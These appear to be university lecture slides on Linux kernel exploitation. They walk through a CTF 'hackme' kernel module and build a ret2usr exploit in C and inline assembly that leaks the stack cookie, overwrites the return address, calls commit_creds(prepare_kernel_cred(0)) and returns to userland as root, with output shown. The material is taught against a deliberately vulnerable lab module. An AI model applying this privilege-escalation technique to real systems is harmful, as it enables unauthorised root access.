

LSN 18 : Kernel Exploits

Vulnerability Research

Objectives

Lesson #18: Kernel Exploits

- Examine how an attacker might raise their permissions from a limited user to a root user by exploiting a linux kernel module.
- Explore a linux kernel exploit CTF challenge; understanding how to configure, run, and attack the challenge.
- Develop a ret2usr exploit that executes a userland process with the security context of the root level permissions.

References

- Midas, Learning Linux Kernel Exploitation – Part [[Link](#)]
- Chris Roberts, Linux Kernel Exploit Development [[Link](#)]
- Pwn.College Linux Kernel Exploit Lessons [[Link](#)]
- Temple of Pwn Kernel Exploit Lesson [[Link](#)]
- Perla, Enrico, and Massimiliano Oldani. A guide to kernel exploitation: attacking the core. Elsevier, 2010.

Credit

The example, scripts, and approach for this kernel pwn lesson are copied from the [Midas: Learning Linux Kernel Exploitation Part 1 - Blog Post.](#)

Resources

- There is a lot going on in this lesson, especially if you have never pwned a kernel before, so I've put together a docker container with the scripts and code for you to practice on your own. It also contains kernels/exploits from [Temple-of-Pwn](#) and the [Pwn.College](#): Pwn Kernel repositories.
- You can run the container using the following command:

```
docker run -ti tjoconnor/kernel-pwning /bin/bash
```


Typical Kernel CTF Challenge Files

- `vmlinux` || `bzImage`: compressed kernel image
 - `vmlinux`: decompressed kernel image, extracted into ELF format
 - `<hackme>.ko`: vulnerable kernel module
-
- `initramfs.cpio.gz`: compressed filesystem
-
- `<script>.sh`: qemu commands specifying runtime security mitigations

Typical kernel CTF challenges will include the compressed kernel, the vulnerable kernel module, a compressed filesystem, and a script that starts up the kernel with the runtime security mitigations for the challenge; this mirrors all the same information you might have if you dumped the firmware of an IoT device to develop an exploit.

Extracting Kernel

- Extract-vmlinux is a utility script contained in the Torvalds/linux repo
 - This script decompresses the vmlinuz file into an ELF format file
-

```
# file ./vmlinuz
```

```
./vmlinuz: Linux kernel x86 boot executable bzImage, version 5.9.0-rc6+ (martin@martin) #10 SMP Sun Nov 22 16:47:32 CET 2020, RO-rootFS, swap_dev 0x7, Normal VGA
```

```
# ./extract-image.sh ./vmlinuz > vmlinux
```

```
# file vmlinux
```

```
vmlinux: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), too many section (36140).
```

Decompressing Filesystem

- Typically, challenges will come with some compressed /root fs
 - `initramfs.cpio.gz` is compressed with cpio and gz
 - This is a common method for compressing fs but not the only one
 - The [Midas Blog](#) author, has included a script to decompress the fs
 - After decompressing, we modify it (change/add files), then recompress it.
-

```
#!/bin/sh

mkdir initramfs
cd initramfs
cp ../initramfs.cpio.gz .
gunzip ./initramfs.cpio.gz
cpio -idm < ./initramfs.cpio
rm initramfs.cpio
```


Run Script

The <run>.sh script typically provides us with the challenge configuration

```
#!/bin/sh
```

```
qemu-system-x86_64 \ ←..... system is amd64
-m 128M \
-cpu kvm64,+smep,+smep \ ←..... enable SMEP & SMAP protection
-kernel vmlinuz \ ←..... boot ./vmlinuz kernel
-initrd initramfs.cpio.gz \ ←..... boot filesystem
-hdb flag.txt \ ←..... copy flag to target
-snapshot \
-nographic \
-monitor /dev/null \
-no-reboot \
-s \ ←..... enable gdb remote debugging
-append "console=ttyS0 kaslr kpti=1 quiet panic=1"
```

Enable kaslr, kpti protection

Run Script

We can always modify it to remove protection mechanisms

```
#!/bin/sh

qemu-system-x86_64 \
  -m 128M \
  -cpu kvm64, \
  -kernel vmlinuz \
  -initrd initramfs.cpio.gz \
  -hdb flag.txt \
  -snapshot \
  -nographic \
  -monitor /dev/null \
  -no-reboot \
  -s \
  -append "console=ttyS0 nokaslr nosmep nosmap nopti quiet panic=1"
```

Kernel Security Mechanisms

- **Kernel Stack Cookies**: same as user stack canaries/cookies

- **KASLR**: randomizes base kernel address at boot (similar to PIE/ASLR)

- **SMEP**: kind of like NX; marks all userland pages as NX when in kernel mode

- **SMAP**: marks all userland pages as non-accessible when in kernel mode; complicates stack pivots

- **KPTI**: separates userspace and kernel pages entirely; nothing like userland protection

Writing Exploit Code

<me>: why do we write kernel exploits in C and not Python

ChatGPT: Kernel exploits are typically written in C because it is a low-level language that can directly interact with hardware and memory, making it ideal for writing code that operates at the system level. C provides precise control over memory allocation and can directly manipulate hardware resources like interrupts and system calls. This level of control is necessary when writing kernel exploits as they require manipulating and exploiting the operating system at a low level.

Vulnerable Low-Level Devices

- **/dev/**: a linux virtual filesystem that facilitates a method for applications to communicate with kernel modules
 - **ioctl**: a system call in linux to communicate with kernel modules
-

```
int global_fd;

void open_dev(){
    global_fd = open("/dev/hackme", O_RDWR);
    if (global_fd < 0){
        puts("[!] Failed to open device");
        exit(-1);
    } else {
        puts("[*] Opened device");
    }
}
```

Examining Kernel Module Vulns

Stack

-0x0a0 void var_a0

-0x0a0 ?? ?? ?? ?? ?? ?? ?? ??

-0x098 ?? ?? ?? ?? ?? ?? ?? ??

-0x090 ?? ?? ?? ?? ?? ?? ?? ??

-0x088 ?? ?? ?? ?? ?? ?? ?? ??

-0x080 ?? ?? ?? ?? ?? ?? ?? ??

-0x078 ?? ?? ?? ?? ?? ?? ?? ??

-0x070 ?? ?? ?? ?? ?? ?? ?? ??

-0x068 ?? ?? ?? ?? ?? ?? ?? ??

-0x060 ?? ?? ?? ?? ?? ?? ?? ??

-0x058 ?? ?? ?? ?? ?? ?? ?? ??

-0x050 ?? ?? ?? ?? ?? ?? ?? ??

-0x048 ?? ?? ?? ?? ?? ?? ?? ??

-0x040 ?? ?? ?? ?? ?? ?? ?? ??

-0x038 ?? ?? ?? ?? ?? ?? ?? ??

-0x030 ?? ?? ?? ?? ?? ?? ?? ??

-0x028 ?? ?? ?? ?? ?? ?? ?? ??

-0x020 int64_t var_20

-0x018 int64_t __saved_rbx

-0x010 int64_t __saved_r12

-0x008 int64_t __saved_rbp

0x000 void* const __return_addr

Cross References

ELF ▾ Linear ▾ Pseudo C ▾

int64_t hackme_read()

00000110 int64_t hackme_read()

00000110 {

00000110 int64_t rdx_2;

00000110 int64_t rsi_2;

00000110 rdx_2 = __fentry__();

00000137 void* gsbased;

00000137 int64_t rax = *(int64_t*)((char*)gsbased + 0x28);

00000146 void var_a0;

00000146 __memcpy(0x8c0, &var_a0);

00000152 if (rdx_2 > 0x1000)

0000014b {

000001b2 __warn_printk(0x240, 0x1000, rdx_2); // {"Buffer overflow detected (%d < %..."}

000001b7 trap(6);

000001b7 }

00000163 __check_object_size(0x8c0, rdx_2, 1);

0000017d int64_t rax_3 = -0xe;

00000184 if (__copy_to_user(rsi_2, 0x8c0, rdx_2) == 0)

0000017a {

00000184 rax_3 = rdx_2;

00000184 }

00000184 }

00000195 if ((rax ^ *(int64_t*)((char*)gsbased + 0x28)) != 0)

hackme_read() allocates a variable 0x80 bytes but only checks an upper bound of 0x1000 for reading.

Examining Kernel Module Vulns

The screenshot shows a debugger interface with two main panes. The left pane, titled 'Stack', displays a list of stack frames. The right pane shows the source code of the `hackme_write()` function in C. The code includes variable declarations, a buffer overflow check, and a memory copy operation. A text box at the bottom explains a vulnerability in the code.

Stack

Address	Content
-0x0a0	void var_a0
-0x0a0	?? ?? ?? ?? ?? ?? ?? ??
-0x098	?? ?? ?? ?? ?? ?? ?? ??
-0x090	?? ?? ?? ?? ?? ?? ?? ??
-0x088	?? ?? ?? ?? ?? ?? ?? ??
-0x080	?? ?? ?? ?? ?? ?? ?? ??
-0x078	?? ?? ?? ?? ?? ?? ?? ??
-0x070	?? ?? ?? ?? ?? ?? ?? ??
-0x068	?? ?? ?? ?? ?? ?? ?? ??
-0x060	?? ?? ?? ?? ?? ?? ?? ??
-0x058	?? ?? ?? ?? ?? ?? ?? ??
-0x050	?? ?? ?? ?? ?? ?? ?? ??
-0x048	?? ?? ?? ?? ?? ?? ?? ??
-0x040	?? ?? ?? ?? ?? ?? ?? ??
-0x038	?? ?? ?? ?? ?? ?? ?? ??
-0x030	?? ?? ?? ?? ?? ?? ?? ??
-0x028	?? ?? ?? ?? ?? ?? ?? ??
-0x020	int64_t var_20
-0x018	int64_t __saved_rbx
-0x010	int64_t __saved_r12
-0x008	int64_t __saved_rbp
0x000	void* const __return_addr

Code

```
int64_t hackme_write()
{
    int64_t rdx_2;
    int64_t rsi_2;
    rdx_2 = __fentry__();
    void* gsbase;
    int64_t rax = *(int64_t*)((char*)gsbase + 0x28);
    if (rdx_2 > 0x1000)
    {
        __warn_printk(0x240, 0x1000); // {"Buffer overflow detected (%d < %..."}
        trap(6);
    }
    __check_object_size(0x8c0, rdx_2, 0);
    int64_t rax_3;
    if (_copy_from_user(0x8c0, rsi_2, rdx_2) != 0)
    {
        rax_3 = -0xe;
    }
    else
    {
        void var_a0;
        __memcpy(&var_a0, 0x8c0, rdx_2);
    }
}
```

hackme_writes() allocates a variable 0x80 bytes but only checks an upper bound of 0x1000 for writing.

Cross References

- Filter (5)
- Data References

Leaking the Stack Cookie

Variable [0x80]
0x80 = 16 * 8

Stack Canary

Saved RBX

Saved R12

Saved RBP

Saved Return Addr

```
void print_leak(unsigned long *leak, unsigned n) {  
    for (unsigned i = 0; i < n; ++i) {  
        printf("%u: %lx\n", i, leak[i]);  
    }  
}  
  
unsigned long cookie;  
  
void leak(void){  
    unsigned n = 20;  
    unsigned long leak[n];  
    ssize_t r = read(global_fd, leak, sizeof(leak));  
    cookie = leak[16];  
  
    printf("[*] Leaked %zd bytes\n", r);  
    print_leak(leak, n);  
    printf("[*] Cookie: %lx\n", cookie);  
}
```

We can leak the stack cookie from the 16*8 (0x80) offset of the stack. We use an array of 8-byte longs to store our reads and index at the 16th pos. for the cookie.

Kernel Stack Cookie Leak

```
/ $ ./exploit
[*] Opened device
[*] Leaked 160 bytes
0: ffff88800781f500
1: ffffc900001bfe40
2: 445c2d75fd7dc800
3: ffff888006ca1010
4: ffffc900001bfe68
5: 4
6: ffff888006ca1000
7: ffffc900001bfef0
8: ffff888006ca1000
9: ffffc900001bfe80
10: ffffffff8184e047
11: ffffffff8184e047
12: ffff888006ca1000
13: 0
14: 7fff2959cc80
15: ffffc900001bfef0
16: 445c2d75fd7dc800
17: a0
18: 0
19: ffffc900001bfed8
[*] Cookie: 445c2d75fd7dc800
```



Overwriting the Return Pointer

Variable [0x80]

0x80 = 16 * 8

Stack Canary

Saved RBX

Saved R12

Saved RBP

Saved Return Addr

```
void overflow(void){
    unsigned n = 50;
    unsigned long payload[n];
    unsigned off = 16;
    payload[off++] = cookie;
    payload[off++] = 0x0; // rbx
    payload[off++] = 0x0; // r12
    payload[off++] = 0x0; // rbp
    payload[off++] = (unsigned long) shell; // ret

    puts("[*] Prepared payload");
    ssize_t w = write(global_fd, payload, sizeof(payload));

    puts("[!] Should never be reached");
}
```

Overwriting the return address should be at position 20; since the stack also stores the rbx, r12, rbp register state before the return address.

But unfortunately, its not that easy...

we can't call `system("/bin/sh")` from the kernel, we need to return to user mode with kernel level permissions

Iretq

Iretq: Returns program control from an exception or interrupt handler to a program or procedure

As with a real-address mode interrupt return, the IRET instruction pops the return instruction pointer, return code segment selector, and EFLAGS image from the stack to the EIP, CS, and EFLAGS registers, respectively, and then resumes execution of the interrupted program or procedure. If the return is to another privilege level, the IRET instruction also pops the stack pointer and SS from the stack, before resuming program execution. If the return is to virtual-8086 mode, the processor also pops the data segment registers from the stack.

- <https://www.felixcloutier.com/x86/iret:iretd:iretq>

Save Userland State

```
void save_state(){
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
    );
    puts("[*] Saved state");
}
```

SS

SP

RFLAGS

CS

RIP

returning from kernel to userland using an iretq instruction requires stack to hold the following register values; so we need to store them so we can restore them when we return

Setting Kernel Security Context

- The Linux Kernel maintains separate security contexts for each process and resource, which contains the permissions and capabilities.
- Even though we are “in the kernel”, we need to create a security context and commit it to the shell process we are about to spawn.
- To do this, we can use two kernel functions:
 - `Prepare_kernel_creds()`: creates a new kernel security context with root permissions
 - `Commit_creds()`: applies the credentials to the current process

```
commit_creds(prepare_kernel_creds(0))
```


Determining Function Addresses

Since KASLR is not enabled, we can leak the kernel creds from the /proc/kallsyms that contains the kernels symbols, including names of functions, and addresses. But we'll need to first change our boot script to allow us to boot as root user

```
::sysinit:/etc/init.d/rcS  
::once:-sh -c 'cat /etc/motd; setuidgid 0 sh; poweroff'
```

```
/ # cat /proc/kallsyms | grep commit_creds  
ffffffff814c6410 T commit_creds  
  
/ # cat /proc/kallsyms | grep prepare_kernel_cred  
ffffffff814c67f0 T prepare_kernel_cred
```


Returning into Userland

```
unsigned long user_rip = (unsigned long)get_shell;
```

```
void escalate_privs(void){
```

```
    __asm__(
```

```
        ".intel_syntax noprefix;"
```

```
        "movabs rax, 0xffffffff814c67f0;" //prepare_kernel_cred
```

```
        "xor rdi, rdi;"
```

```
        "call rax; mov rdi, rax;"
```

```
        "movabs rax, 0xffffffff814c6410;" //commit_creds
```

```
        "call rax;"
```



commit_creds(prepare_kernel_creds(0))

```
        "swapgs;"
```



swap gs register

```
        "mov r15, user_ss;"
```

```
        "push r15;"
```

```
        "mov r15, user_sp;"
```

```
        "push r15;"
```

```
        "mov r15, user_rflags;"
```

```
        "push r15;"
```

```
        "mov r15, user_cs;"
```

```
        "push r15;"
```

```
        "mov r15, user_rip;"
```

```
        "push r15;"
```


```
        "iretq;"
```

```
        ".att_syntax;"
```

```
    );
```

```
}
```


returning the state using
ireta; requires stack to hold
the following register values
so we push back our saved
state before calling ireta



Shell Party

```
/ $ whoami  
whoami: unknown uid 1000  
/ $ ./exploit  
[*] Saved state  
[*] Opened device  
[*] Leaked 160 bytes  
[*] Cookie: 1aad479435beaa00  
[*] Prepared payload  
[*] Returned to userland  
[*] UID: 0, got root!  
/ # whoami  
whoami: unknown uid 0
```

Ret2Usr Review




SMEP

